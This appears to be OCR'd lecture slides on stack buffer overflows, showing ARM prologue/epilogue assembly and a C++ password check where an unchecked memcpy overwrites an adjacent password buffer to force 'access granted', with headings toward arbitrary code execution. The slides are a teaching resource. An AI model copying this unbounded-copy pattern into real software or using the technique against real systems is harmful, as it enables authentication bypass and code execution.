
```
push   {r4, r5, r6, r7, lr}
sub    sp, #300
add    r7, sp, #0

...

str    r0, [r7, #12]

...

movs   r0, r3
mov    sp, r7
add    sp, #300
pop    {r4, r5, r6, r7, pc}
```

return address

restore registers from the stack



Vulnerability



Vulnerability

```
char entered_password[PWD_SIZE] { 0 };
// ...
memcpy(entered_password, request.get_password(), request.payload_length());
```


forgot to check?

not necessarily, maybe relied on client-side verification

is this smaller than PWD_SIZE?

Exploit – Local Variables

```
char correct_password[PWD_SIZE] = "password";
char entered_password[PWD_SIZE] { 0 };
memcpy(entered_password, request.get_password(),
                         request.payload_length());
```






```
memcmp(entered_password, correct_password, PWD_SIZE)
```

access granted

Exploit – Local Variables

```
char correct_password[PWD_SIZE] = "password";
char entered_password[PWD_SIZE] { 0 };
memcpy(entered_password, request.get_password(),
                         request.payload_length());
```







```
memcmp(entered_password, correct_password, PWD_SIZE)
```


access denied

Exploit – Local Variables


```
char correct_password[PWD_SIZE] = "password";
char entered_password[PWD_SIZE] { 0 };
memcpy(entered_password, request.get_password(),
                         request.payload_length());
```



Exploit – Arbitrary Code



Exploit – Arbitrary Code



